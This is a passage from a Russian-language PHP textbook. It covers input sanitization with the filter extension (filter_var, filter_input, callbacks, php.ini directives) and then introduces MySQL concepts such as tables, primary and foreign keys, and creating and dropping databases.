Фильтр `FILTER_SANITIZE_MAGIC_QUOTES` экранирует одиночные `'` и двойные кавычки `"`, обратный слеш `\` и нулевой байт `\0` (листинг 36.11).

Листинг 36.11. Экранирование. Файл magic_quotes_sanitize.php

```
<?php ## Экранирование
  $arr = [
    'Deb\'s files',
    'Symbol \\',
    'print "Hello world!"'
  ];
  echo "<pre>";
  print_r($arr);
  echo "<pre>";
  $result = filter_var_array($arr, FILTER_SANITIZE_MAGIC_QUOTES);
  echo "<pre>";
  print_r($result);
  echo "<pre>";
?>
```

Результатом работы функции будут следующие строки:

```
Array
(
    [0] => Deb's files
    [1] => Symbol \
    [2] => print "Hello world!"
)
Array
(
    [0] => Deb\'s files
```

```
    [1] => Symbol \\
    [2] => print \"Hello world!\"
)
```

Фильтр FILTER_SANITIZE_NUMBER_INT оставляет только цифры и знаки + и - (листинг 36.12).

Листинг 36.12. Очистка целого числа. Файл int_sanitize.php

```
<?php ## Очистка целого числа
  $number = "4342hello";
  echo filter_var($number, FILTER_SANITIZE_NUMBER_INT)."<br />"; // 4342
  echo intval($number)."<br />";                                 // 4342
?>
```

Следует помнить, что очистка удаляет символы, которые не подходят по критерию. Функция filter_var() ни в коей мере не может заменить приведение к целому intval() или округление round() (листинг 36.13).

Листинг 36.13. filter_var() не заменяет intval(). Файл int_float_sanitize.php

```
<?php ## filter_var() не заменяет intval()
  $number = "3.14";
  echo filter_var($number, FILTER_SANITIZE_NUMBER_INT)."<br />"; // 314
  echo intval($number);                                          // 3
?>
```

Как видно из результатов выполнения скрипта, функция filter_var() лишь удаляет точку, превращая число 3.14 в 314.

Фильтр FILTER_SANITIZE_NUMBER_FLOAT очищает числа с плавающей точкой. Совместно с фильтром могут использоваться дополнительные параметры:

- FILTER_FLAG_ALLOW_FRACTION — разрешает точку в качестве десятичного разделителя;
- FILTER_FLAG_ALLOW_THOUSAND — разрешает запятую в качестве разделителя тысячей;
- FILTER_FLAG_ALLOW_SCIENTIFIC — разрешает экспоненциальную запись числа *(см. главу 6)*.

Фильтр FILTER_SANITIZE_FULL_SPECIAL_CHARS эквивалентен обработке значения функцией htmlspecialchars() *(см. главу 13)*. В листинге 36.14 приводится пример использования фильтра.

Листинг 36.14. Обработка текста. Файл special_chars_sanitize.php

```
<?php ## Обработка текста
  $str = <<<MARKER
<h1>Заголовок</h1>
<p>Первый параграф, посвященный "проверке"</p>
MARKER;
  echo "<pre>";
```

```
  echo filter_var($str, FILTER_SANITIZE_FULL_SPECIAL_CHARS);
  echo "</pre>";
?>
```

Результатом работы скрипта будут строки, в которых все специальные символы будут преобразованы в HTML-безопасный вид:

```
<pre>&lt;h1&gt;Заголовок&lt;/h1&gt;
&lt;p&gt;Первый параграф, посвященный &quot;проверке&quot;&lt;/p&gt;</pre>
```

Строки будут отображены браузером следующим образом:

```
<h1>Заголовок</h1>
<p>Первый параграф, посвященный "проверке"</p>
```

Пользовательская фильтрация данных

До текущего момента мы рассматривали фильтры, которые предоставляются расширением. Однако функции `filter_var()` и `filter_var_array()` допускают создание собственных механизмов проверки. Для активации этого режима в качестве фильтра следует использовать `FILTER_CALLBACK`. В параметрах `'options'` следует передать имя функции, которая будет выполнять фильтрацию.

В листинге 36.15 приводится пример, который очищает строку от HTML-тегов при помощи функции `strip_tags()` *(см. главу 13)*.

> ***Замечание***
>
> Пример довольно условный, т. к. отфильтровать теги можно при помощи фильтра `FILTER_SANITIZE_STRING`.

Листинг 36.15. Пользовательская фильтрация данных. Файл callback_sanitize.php

```
<?php ## Пользовательская фильтрация данных
  function filterTags($value) {
    return strip_tags($value);
  }
  $str = <<<MARKER
<h1>Заголовок</h1>
<p>Первый параграф, посвященный "проверке"</p>
MARKER;
  echo "<pre>";
  echo filter_var($str, FILTER_CALLBACK, ['options' => 'filterTags']);
  echo "</pre>";
?>
```

Результатом работы программы будут строки, в которых удалены все теги:

```
Заголовок
Первый параграф, посвященный "проверке"
```

Напомним, что необязательно определять отдельную функцию, особенно если она больше нигде не будет использоваться. В примере выше вместо функции обратного вызова `filterTags()` можно воспользоваться анонимной функцией (листинг 36.16).

Листинг 36.16. Использование анонимной функции. Файл anonim_sanitize.php

```
<?php ## Использование анонимной функции
  $str = <<<MARKER
<h1>Заголовок</h1>
<p>Первый параграф, посвященный "проверке"</p>
MARKER;
  echo "<pre>";
  echo filter_var(
    $str,
    FILTER_CALLBACK,
    [
      'options' => function ($value) {
                     return strip_tags($value);
                   }
    ]
  );
  echo "</pre>";
?>
```

Фильтрация внешних данных

Напомним, что внешние данные приходят в скрипт через один из суперглобальных массивов:

- `$_GET` — данные, поступившие через метод `GET`;
- `$_POST` — данные, поступившие через метод `POST`;
- `$_COOKIE` — данные, поступившие из cookies;
- `$_SERVER` — данные установленные Web-сервером;
- `$_ENV` — переменные окружения, установленные процессу Web-сервером.

Помимо этого списка, приходится иметь дело с дополнительными суперглобальными массивами:

- `$_FILES` — загруженные на сервер файлы;
- `$_SESSION` — данные сессии;
- `$_REQUEST` — объединение всех перечисленных выше данных.

Первый список наиболее опасен, т. к. данные идут напрямую от пользователя и могут подвергаться фальсификации. Для фильтрации данных из этих массивов предназначена специальная функция:

```
mixed filter_input(
  int $type,
```

```
string $variable_name [,
int $filter = FILTER_DEFAULT [,
mixed $options]])
```

Функция принимает в качестве первого параметра *$type* одну из констант INPUT_GET, INPUT_POST, INPUT_COOKIE, INPUT_SERVER, INPUT_ENV, соответствующих суперглобальным массивам из первого списка. В качестве второго значения *$variable_name* указывается ключ параметра в суперглобальном массиве, который нужно либо проверить на соответствие условиям, либо отфильтровать. Третьим параметром *$filter* указывается одна из констант, представленных в табл. 36.1 или 36.2. В качестве четвертого параметра *$options* передается ассоциативный массив с дополнительными параметрами, там, где они необходимы.

В качестве демонстрации создадим HTML-форму поиска, которая будет содержать единственное поле search и кнопку submit, отправляющую данные методом POST. Перезагрузка страницы будет приводить к тому, что поле search будет снова заполняться отправленными данными через атрибут value. Чуть пониже формы будет выводиться отфильтрованный текст, содержащий слова, в которых не менее трех символов (листинг 36.17).

Листинг 36.17. Фильтрация пользовательского ввода. Файл filter_input.php

```
<?php
  $value = filter_input(INPUT_POST, 'search', FILTER_SANITIZE_FULL_SPECIAL_CHARS);
  $result = filter_input(
    INPUT_POST,
    'search',
    FILTER_CALLBACK,
    [
      'options' => function ($value) {
                    // Фильтруем слова меньше 3-х символов
                    $value = preg_replace_callback(
                      "/\b([^\s]+?)\b/u",
                      function($match) {
                        if(mb_strlen($match[1]) > 3)
                          return $match[1];
                        else
                          return '';
                      },
                      $value);
                    // Удаляем теги
                    return strip_tags($value);
                  }
    ]
  );
?>
<!DOCTYPE html>
<html lang="ru">
<head>
```

```
  <title>Фильтрация пользовательского ввода</title>
  <meta charset='utf-8'>
</head>
<body>
  <form method="POST">
    <input type="text" name="search" value="<?= $value?>"><br />
    <input type="submit" value="Фильтровать">
  </form>
  <?= $result; ?>
</body>
</html>
```

Как видно из листинга 36.17, для решения задачи даже не потребовалось использовать суперглобальный массив `$_POST` и проверять на существование элементы этого массива. Если ввести в полученную форму фразу "`Поиск в файле <b>`", в текстовом поле фраза останется без изменений, а под формой будет выведена отфильтрованная строка "`Поиск файле`".

```
mixed filter_input_array(
  int $type [,
  mixed $definition [,
  bool $add_empty = true]]
)
```

Функция позволяет задать фильтрацию сразу нескольких параметров одного из глобальных массивов, задаваемых параметром *`$type`*. Так же как и в случае функции `filter_input()`, в качестве первого элемента принимается одна из констант: `INPUT_GET`, `INPUT_POST`, `INPUT_COOKIE`, `INPUT_SERVER` или `INPUT_ENV`. Параметр *`$definition`* представляет собой ассоциативный массив, ключи которого соответствуют названиям параметров в проверяемом суперглобальном массиве, а значения — фильтрам, которые необходимо применить к этим параметрам. Подробное описание структуры массива приводится в *разд. "Проверка данных" ранее в этой главе*.

Результатом является массив с количеством элементов, соответствующим размеру массива *`$definition`*. В случае успешно пройденной проверки возвращается отфильтрованное значение, иначе элемент содержит `null`. Если третий параметр *`$add_empty`* выставлен в `false`, элемент, не прошедший проверку, вместо `null` получает значение `false`.

Конфигурационный файл php.ini

Поведение расширения filter может быть настроено при помощи конфигурационного файла php.ini. Для этого в нем необходимо обнаружить секцию `[filter]`, в которой представлены две директивы (табл. 36.3).

Таким образом, при помощи данных директив можно автоматически обрабатывать значения, поступающие извне. К сожалению, значения `filter.default` отличаются от значения констант, представленных в табл. 36.1 и 36.2.

Ниже представлено соответствие значений директивы `filter.default` проверяющим фильтрам из табл. 36.1:

- "boolean" — FILTER_VALIDATE_BOOLEAN;
- "validate_email" — FILTER_VALIDATE_EMAIL;
- "float" — FILTER_VALIDATE_FLOAT;
- "int" — FILTER_VALIDATE_INT;
- "validate_ip" — FILTER_VALIDATE_IP;
- "validate_regexp" — FILTER_VALIDATE_REGEXP;
- "validate_url" — FILTER_VALIDATE_URL.

Таблица 36.3. *Директивы расширения filter*

Директива	Описание
filter.default	Указывает фильтр, которым обрабатываются все элементы суперглобальных массивов $_GET, $_POST, $_COOKIE, $_REQUEST и $_SERVER. По умолчанию принимает значение "unsafe_raw", что соответствует константе FILTER_UNSAFE_RAW из табл. 36.2, т. е. данные не обрабатываются никакими фильтрами
filter.default_flags	Дополнительные флаги, которые применяются к установленному фильтру. По умолчанию установлено значение FILTER_FLAG_NO_ENCODE_QUOTES — не преобразовывать кавычки

Для очищающих фильтров из табл. 36.2 директива filter.default может принимать следующие значения:

- "email" — FILTER_SANITIZE_EMAIL;
- "encoded" — FILTER_SANITIZE_ENCODED;
- "magic_quotes" — FILTER_SANITIZE_MAGIC_QUOTES;
- "number_float" — FILTER_SANITIZE_NUMBER_FLOAT;
- "number_int" — FILTER_SANITIZE_NUMBER_INT;
- "special_chars" — FILTER_SANITIZE_SPECIAL_CHARS;
- "full_special_chars" — FILTER_SANITIZE_FULL_SPECIAL_CHARS;
- "string" — FILTER_SANITIZE_STRING;
- "stripped" — FILTER_SANITIZE_STRIPPED;
- "url" — FILTER_SANITIZE_URL;
- "unsafe_raw" — FILTER_UNSAFE_RAW.

Наконец, константе FILTER_CALLBACK соответствует значение "callback".

С введением расширения filter из PHP была исключена директива magic_quote, позволяющая включить режим "магических кавычек", когда кавычки в любых входных данных подвергались автоматическому экранированию. Если вам не хватает этого режима, его легко можно включить при помощи директивы filter.default:

```
...
[filter]
filter.default = "magic_quotes"
...
```

Резюме

В данной главе мы познакомились с фильтрацией и проверкой данных. Наиболее безопасный способ обработки пользовательских данных основывается на расширении filter, вобравшем в себя более 15-летний опыт сообщества.

Благодаря директиве `filter.default` конфигурационного файла php.ini вы получаете возможность настроить фильтрацию абсолютно любых данных, поступающих в Web-приложение извне.

ГЛАВА 37

Работа с СУБД MySQL

Листинги данной главы
можно найти в подкаталоге mysql.

База данных — совокупность связанных между собой данных, сохраняемая в двумерных таблицах информационной системы. Программное обеспечение информационной системы, обеспечивающей создание, ведение и совместное использование баз данных, называется *системой управления базами данных* (СУБД). В этой главе мы рассмотрим функции PHP, предназначенные для работы с одной из самых популярных СУБД — *MySQL*. PHP предоставляет расширение PDO, содержащее функции для "общения" с произвольными системами управления базами данных (например, SQLite, PostgreSQL, Oracle, MS SQL и т. д.), однако в данной главе мы остановились именно на MySQL в силу ее простоты и универсальности для большинства приложений. Конечно, прежде чем работать с MySQL, нужно установить соответствующее программное обеспечение — программу-сервер MySQL. Как это сделать, подробно описано в *главе 57*.

> ***Замечание***
>
> Данная глава ни в коей мере не претендует на исчерпывающее описание языка SQL и системы управления базами данных MySQL. Здесь приведен только основной минимум материала. Имея его под рукой, можно начинать писать сценарии, использующие MySQL. Если вам понадобится подробная документация, вы сможете найти ее в любом дистрибутиве MySQL.

Что такое база данных?

С точки зрения сценария база данных MySQL представляет собой организованный набор поименованных *таблиц*. Каждая таблица — *неупорядоченный* массив (возможно, очень большой) из однородных элементов, которые мы будем называть *записями*. В принципе, запись — неделимая единица информации в базе данных, хотя по запросу можно получать и не всю ее целиком, а только какую-то часть.

Запись может содержать в себе одно или несколько именованных *полей*. Число и имена полей задаются при создании таблицы. Каждое поле имеет определенный *тип* (например, целое число, строка текста, массив символов и т. д.).

Внимание!

Чтобы запутать непосвященного, в научной литературе таблицы БД часто называют *отношениями*, записи — *кортежами,* а поля — *атрибутами*.

Если вы в замешательстве и не поняли до конца, что же такое таблица, просто представьте себе Excel-таблицу, напечатанную на раскрученном в длину рулоне туалетной бумаги (54 метра или даже больше — в случае значительного объема данных), прямоугольную матрицу, сильно вытянутую по вертикали, или, наконец, двумерный массив. Строки таблицы/матрицы/массива и будут *записями*, а столбцы в пределах каждой строки — *полями*. *База данных* — это множество таблиц, имеющих имена.

В таблицу всегда можно добавить новую запись. Другая операция, которую часто производят с записью (точнее, с таблицей), — это поиск. Например, запрос поиска может быть таким: "Выдать все записи, в первом поле которых содержится число, меньшее 10, во втором — строка, включающая слово `word`, а в третьем — не должен быть ноль". Из найденных записей в программу можно извлекать какие-то части данных (или не извлекать), также записи таблицы можно удалить.

Следует еще раз заметить, что обычно все упомянутые операции осуществляются очень быстро. Например, сервер MySQL может менее чем за 0,01 секунды из 10 млн записей выделить ту, у которой значение определенного поля совпадает с нужным числом или строкой. Высокое быстродействие в большей мере обусловлено тем, что данные не просто "свалены в кучу", а определенным образом упорядочены и все время поддерживаются в таком состоянии.

Неудобство работы с файлами

Прежде чем мы займемся базами данных MySQL и их поддержкой в PHP, давайте определимся, для чего вообще в Web-программировании могут понадобиться базы данных? Ответ на этот вопрос не вполне очевиден, особенно для людей, сталкивающихся со "стандартными" базами данных впервые.

В самом деле, казалось бы, любой сценарий можно реализовать, основываясь только на работе с файлами. Например, иерархический форум можно хранить в файлах и каталогах: раздел форума — это каталог, а конкретный вопрос в нем — файл. Однако ненужная избыточность таких сценариев, мягко говоря, удивляет. Необходимо постоянно держать под контролем множество вспомогательных параметров и файлов. Кроме того, крайне усложняется поиск по форуму или создание архива. По правде сказать, работа с файлами — дело нудное и весьма утомительное.

В противоположность файловой организации хранения информации использование баз данных дает весомые преимущества. Например, легко сортировать записи по дате/времени или другим критериям, организовывать поиск, различные отборы записей. Правда, многие базы данных не поддерживают иерархические, вложенные таблицы. Но и это не беда: просто достаточно у каждой записи в специальном поле хранить идентификатор ее "родителя", мы вскоре поговорим об этом чуть подробнее.

Базы данных также лишены еще одного крупного недостатка файлов: с ними нет проблем с совместным доступом к данным. Ведь вполне может оказаться, что ваш сценарий запустят два одновременно заглянувших на страничку человека. Конечно, когда сценарий обновляет какой-то файл в процессе своей работы, могут возникнуть проблемы, если не принять надлежащих мер по блокировке файла. Кроме того, нужно мини-

мизировать время обновления файла, а это не всегда возможно. С базами данных таких проблем не существует, потому что разработчики предусмотрели их (проблем) решение на самом низком уровне и с максимальной эффективностью.

В довершение, чаще всего работа с базами данных происходит быстрее, чем с файлами. В первых обычно предусмотрена эффективная организация хранения информации, минимизирующая время доступа и поиска. Например, вполне реально за приемлемое время найти среди сотен тысяч записей какую-то определенную (скажем, по заданному идентификатору). Или провести поиск по нескольким мегабайтам текста некоторого ключевого слова и обнаружить все записи, которые его содержат.

Администрирование базы данных

Для того чтобы чувствовать себя как рыба в воде при работе с СУБД, мы рекомендуем вам сразу же установить себе какую-нибудь программу для администрирования MySQL. Их существует множество. Если вы предпочитаете графический интерфейс, можно воспользоваться утилитой MySQL Workbench, которую можно загрузить с официального сайта MySQL **http://dev.mysql.com/downloads/workbench/**.

Пользователям Mac OS X, возможно, покажется удобной утилита Sequel Pro. Многие интегрированные среды, такие как PHPStorm, так же включают доступ к базе данных MySQL.

Существуют и чисто серверные решения, которые позволяют администрировать и просматривать базы данных прямо в окне браузера. При этом сама система администрирования работает на сервере хостера как обычный CGI- или PHP-скрипт, а потому имеет доступ к СУБД. Лидер в этой области — система phpMyAdmin, целиком написанная на PHP и устанавливаемая прямо в каталог документов сервера хостинг-провайдера. Ее можно найти по адресу **http://phpmyadmin.net**.

Достоинство систем администрирования в том, что с их помощью вы можете просматривать и редактировать свои базы данных и расположенные в них таблицы. Вы даже можете изменять структуру таблиц (например, добавлять в них новые поля), а также просматривать разного рода статистику. Кроме того, они позволяют в удобном виде просматривать результаты запросов, введенных вручную, — это особенно полезно при отладке скриптов, когда непонятно, почему та или иная команда SQL работает не так, как ожидается.

Не стоит сбрасывать со счетов утилиты командной строки, поставляемые совместно с дистрибутивом MySQL. Утилита консольного доступа mysql является одним из самых быстрых способов выполнения запросов, особенно когда речь идет о развертывании SQL-дампа, содержащего сотни тысячи запросов.

> ***Замечание***
> Более подробно вопросы администрирования освещаются в *главе 57*.

Язык запросов СУБД MySQL

Системы управления базами данных (СУБД) предназначены для управления большими объемами данных. По сути, база данных — это те же файлы, в которых хранится информация. Сами по себе базы данных не представляли бы никакого интереса, если бы

не было систем управления базами данных. СУБД — это программный комплекс, который выполняет все низкоуровневые операции по работе с файлами базы данных, оставляя программисту оперировать логическими конструкциями при помощи языка программирования.

> ***Замечание***
>
> База данных — это файловое хранилище информации, и не более. Программные продукты типа MySQL, Oracle, Dbase, Informix, PostgreSQL и др. — это системы управления базами данных. Базы данных везде одинаковы — это файлы с записанной в них информацией. Все указанные программные продукты отличаются друг от друга способом организации работы с файловой системой. Однако для краткости эти СУБД часто называют просто базами данных. Следует учитывать, что когда мы будем говорить "база данных" — речь будет идти именно о СУБД.

Язык программирования, с помощью которого пользователь общается с СУБД (или, как говорят, "осуществляет запросы к базе данных"), называется SQL (Structured Query Language, структурированный язык запросов).

Таким образом, для получения информации из базы данных необходимо направить ей запрос, созданный с использованием SQL, результатом выполнения которого будет результирующая некоторая таблица (см. рис. 37.1).

Несмотря на то, что SQL называется "языком запросов", в настоящее время этот язык представляет собой нечто большее, чем просто инструмент для создания запросов. С помощью SQL осуществляется реализация всех возможностей, которые представляются пользователям разработчиками СУБД, а именно:

- выборка данных (извлечение из базы данных содержащейся в ней информации);
- организация данных (определение структуры базы данных и установление отношений между ее элементами);
- обработка данных (добавление/изменение/удаление);
- управление доступом (ограничение возможностей ряда пользователей на доступ к некоторым категориям данных, защита данных от несанкционированного доступа);
- обеспечение целостности данных (защита базы данных от разрушения);
- управление состоянием СУБД.

SQL является специализированным языком программирования, т. е. в отличие от языков высокого уровня (PHP, C++, Pascal и т. д.) с его помощью невозможно создать полноценную программу. Все запросы выполняются либо в специализированных программах, либо из прикладных программ при помощи специальных библиотек.

Несмотря на то, что язык запросов SQL строго стандартизирован, существует множество его диалектов: каждая база данных реализует собственный диалект со своими особенностями и ключевыми словами, недоступными в других базах данных. Такая ситуация связана с тем, что стандарты SQL появились достаточно поздно, в то время как компании-поставщики баз данных существуют давно и обслуживают большое число клиентов, для которых требуется обеспечить обратную совместимость со старыми версиями программного обеспечения. Кроме того, рынок реляционных баз данных оперирует сотнями миллиардов долларов в год, все компании находятся в жесткой конкуренции и постоянно совершенствуют свои продукты. Поэтому, когда дело доходит до принятия стандартов, базы данных уже имеют реализацию той или иной особенности, и

комиссии по стандартам в условиях жесткого давления приходится выбирать в качестве стандарта решение одной из конкурирующих фирм.

Теория реляционных баз данных была разработана доктором Коддом из компании IBM в 1970 году. Одной из задач реляционной модели была попытка упростить структуру базы данных. В ней отсутствовали явные указатели на предков и потомков, а все данные были представлены в виде простых таблиц, разбитых на строки и столбцы, на пересечении которых расположены данные.

Можно кратко сформулировать особенности реляционной базы данных.

- Данные хранятся в таблицах, состоящих из столбцов и строк.
- На пересечении каждого столбца и строки находится только одно значение.
- У каждого столбца есть свое имя, которое служит его названием, и все значения в одном столбце имеют один тип. Например, в столбце `catalog_id` все значения имеют целочисленный тип, а в столбце `name` — текстовый.
- Столбцы располагаются в определенном порядке, который задается при создании таблицы, в отличие от строк, которые располагаются в произвольном порядке. В таблице может не быть ни одной строки, но обязательно должен быть хотя бы один столбец.
- Запросы к базе данных возвращают результат в виде таблиц, которые тоже могут выступать как объект запросов.

На рис. 37.1 приведен пример таблицы `catalogs` базы данных электронного магазина изделий компьютерных комплектующих, которые подразделяются на разделы. Каждая строка этой таблицы представляет собой один вид товарных позиций, для описания которой используется поле `catalog_id` — уникальный номер раздела, `name` — название раздела. Столбцы определяют структуру таблицы, а строки — количество записей в таблице. Как правило, одна база данных содержит несколько таблиц, которые могут быть как связаны друг с другом, так и независимы друг от друга.

	Таблица catalogs	
	catalog_id	name
	1	Процессоры
	2	Материнские платы
Строка	3	Видеоадаптеры
	4	Жесткие диски
	5	Оперативная память

Столбец

Рис. 37.1. Таблица реляционной базы данных

На рис. 37.2 приведена структура базы данных, состоящей из двух таблиц: `catalogs` и `products`. Таблица `catalogs` определяет количество и названия разделов, а таблица `products` содержит описание товарных позиций. Одной товарной позиции соответствует одна строка таблицы. Последнее поле таблицы `products` содержит значения из поля

`catalog_id` таблицы `catalogs`. По этому значению можно однозначно определить, в каком разделе находится товарная позиция. Таким образом, таблицы оказываются связанными друг с другом. Эта связь условна, она может отсутствовать и в большинстве случаев проявляется только в результате специальных запросов, однако именно благодаря наличию связей такая форма организации информации получила название реляционной (связанной отношениями).




Таблица products

product_id	...	catalog_id
1	...	2
2	...	5
3	...	1
4	...	1
5	...	1
6	...	5
7	...	2
8	...	4
9	...	3

Таблица catalogs

catalog_id	name
1	Процессоры
2	Материнские платы
3	Видеоадаптеры
4	Жесткие диски
5	Оперативная память

Рис. 37.2. Связанные друг с другом таблицы

Замечание

В математике таблица, все строки которой отличаются друг от друга, называется *отношением* (relation). Именно этому термину реляционные базы данных и обязаны своим названием.

Сила реляционных баз данных заключается не только в уникальной организации информации в виде таблиц. Запросы к таблицам базы данных также возвращают таблицы, которые называют *результирующими таблицами*. Даже если возвращается всего одно значение, его принято считать таблицей, состоящей из одного столбца и одной строки. То, что SQL-запрос возвращает таблицу, очень важно: это означает, что результаты запроса можно записать обратно в базу данных в виде таблицы, а результаты двух или более запросов, которые имеют одинаковую структуру, можно объединить в одну таблицу. И, наконец, это говорит о том, что результаты запроса сами могут стать предметом дальнейших запросов.

Первичные ключи

Строки в реляционной базе данных неупорядочены: в таблице нет "первой", "последней", "тридцать шестой" и "сорок третьей" строки. Возникает вопрос: каким же образом выбирать в таблице конкретную строку? Для этого в правильно спроектированной базе данных для каждой таблицы создается один или несколько столбцов, значения которых во всех строках различны. Такой столбец называется *первичным ключом* таблицы. Первичный ключ обычно сокращенно обозначают как PK (primary key). Никакие из двух записей таблицы не могут иметь одинаковых значений первичного ключа, благодаря

чему каждая строка таблицы обладает своим уникальным идентификатором. Так, на рис. 37.2 в качестве первичного ключа таблицы `products` выступает поле `product_id`, а в качестве первичного ключа таблицы `catalogs` — `catalog_id`.

По способу задания первичных ключей различают *логические* (естественные) ключи и *суррогатные* (искусственные).

Для логического задания первичного ключа необходимо выбрать в таблице столбец, который может однозначно установить уникальность записи. Примером такого ключа может служить поле "Номер паспорта", поскольку каждый такой номер является единственным в своем роде. Однако дата рождения уже не уникальна, поэтому соответствующее поле не может выступать в качестве первичного ключа.

Если подходящих столбцов для естественного задания первичного ключа не находится, пользуются суррогатным ключом. Суррогатный ключ представляет собой дополнительное поле в базе данных, предназначенное для обеспечения записей первичным ключом (именно такой подход принят на рис. 37.2).

> ***Замечание***
>
> Даже если в базе данных содержится естественный первичный ключ, лучше использовать суррогатные ключи, поскольку их применение позволяет абстрагировать первичный ключ от реальных данных. Это облегчает работу с таблицами, поскольку суррогатные ключи не связаны ни с какими фактическими данными таблицы.

Как уже упоминалось, в реляционных базах данных таблицы практически всегда логически связаны друг с другом. Одним из предназначений первичных ключей и является однозначная организация такой связи.

Рассмотрим, например, уже упомянутую выше базу данных электронного магазина (рис. 37.3). Каждая из таблиц имеет свой первичный ключ, значение которого уникально в пределах таблицы. Еще раз подчеркнем, что таблица не обязана содержать пер-




Рис. 37.3. Связь между таблицами `products` и `catalogs`

вичные ключи, но это очень желательно, если данные связаны друг с другом. Столбец `catalog_id` таблицы `products` принимает значения из столбца `catalog_id` таблицы `catalogs`. Благодаря такой связи мы можем выстроить иерархию товарных позиций и определить, к какому разделу они относятся. Поле `catalog_id` таблицы `products` называют *внешним* или *вторичным ключом*. Внешний ключ сокращенно обозначают как FK (foreign key).

Создание и удаление базы данных

В СУБД MySQL создание базы данных сводится к созданию нового подкаталога в *каталоге данных*. По умолчанию для пользователей операционной системы Windows это каталог C:\Users\All Users\MySQL\MySQL Server 5.7\Data, для пользователей дистрибутивов Linux, как правило, /var/lib/mysql. В Mac OS X каталог данных можно обнаружить по пути /usr/local/var/mysql.

Создание базы данных средствами SQL осуществляется при помощи оператора `CREATE DATABASE`. Вот пример создания базы данных `wet`:

```
CREATE DATABASE wet;
```

> ***Замечание***
>
> В этом и последующих листингах жирным шрифтом отображается SQL-запрос, вводимый пользователем, а обычным — ответ сервера.

После выполнения этого запроса можно обнаружить в каталоге данных новый подкаталог wet.

> ***Замечание***
>
> Начиная с версии 4.1.1, в каталоге базы данных создается также файл db.opt, в котором указывается кодировка, используемая в базе данных по умолчанию `default-character-set`, и порядок сортировки символов `default-collation`.

Проконтролировать создание базы данных, а также узнать имена существующих баз данных можно при помощи оператора `SHOW DATABASES`:

```
SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| test               |
| wet                |
+--------------------+
```

Как видно из примера, оператор `SHOW DATABASES` вернул имена шести баз данных. Базы данных `information_schema`, `mysql`, `performance_schema` и `sys` являются служебными и необходимы для поддержания сервера MySQL в работоспособном состоянии — в них

хранится информация об учетных записях, региональных настройках, инструменты контроля производительности и т. п.

> ***Замечание***
>
> Базы данных mysql, performance_schema и sys являются реальными базами данных, а information_schema — виртуальной, именно поэтому в каталоге данных нет подкаталога с соответствующим именем.

Можно создать в каталоге данных новый каталог и выполнить после этого запрос SHOW DATABASES — созданная таким образом база данных будет отображена в списке баз данных. Удаление каталога приведет к исчезновению базы данных.

Удаление базы данных можно осуществить и штатными средствами при помощи оператора DROP DATABASE, за которым следует имя базы данных.

```
DROP DATABASE wet;
SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| test               |
+--------------------+
```

После выполнения оператора DROP DATABASE можно убедиться, что из каталога данных был удален подкаталог wet.

Если производится попытка создания базы данных с уже существующим именем, возвращается ошибка.

> ***Замечание***
>
> Так как имя базы данных — это имя каталога, то чувствительность к регистру определяется конкретной операционной системой. Так в операционной системе Windows имена wet и Wet будут обозначать одну и ту же базу данных, в то время как в UNIX-подобной операционной системе это будут две разные базы данных.

```
CREATE DATABASE wet;
Query OK, 1 row affected (0.00 sec)
CREATE DATABASE wet;
ERROR 1007: Can't create database 'wet'; database exists
```

При создании базы данных можно указать кодировку, которая будет назначаться таблицам и столбцам по умолчанию. Для этого после имени базы данных следует указать конструкцию DEFAULT CHARACTER SET *charset_name*, где *charset_name* — имя кодировки, например, utf8.

```
CREATE DATABASE wet DEFAULT CHARACTER SET utf8;
```

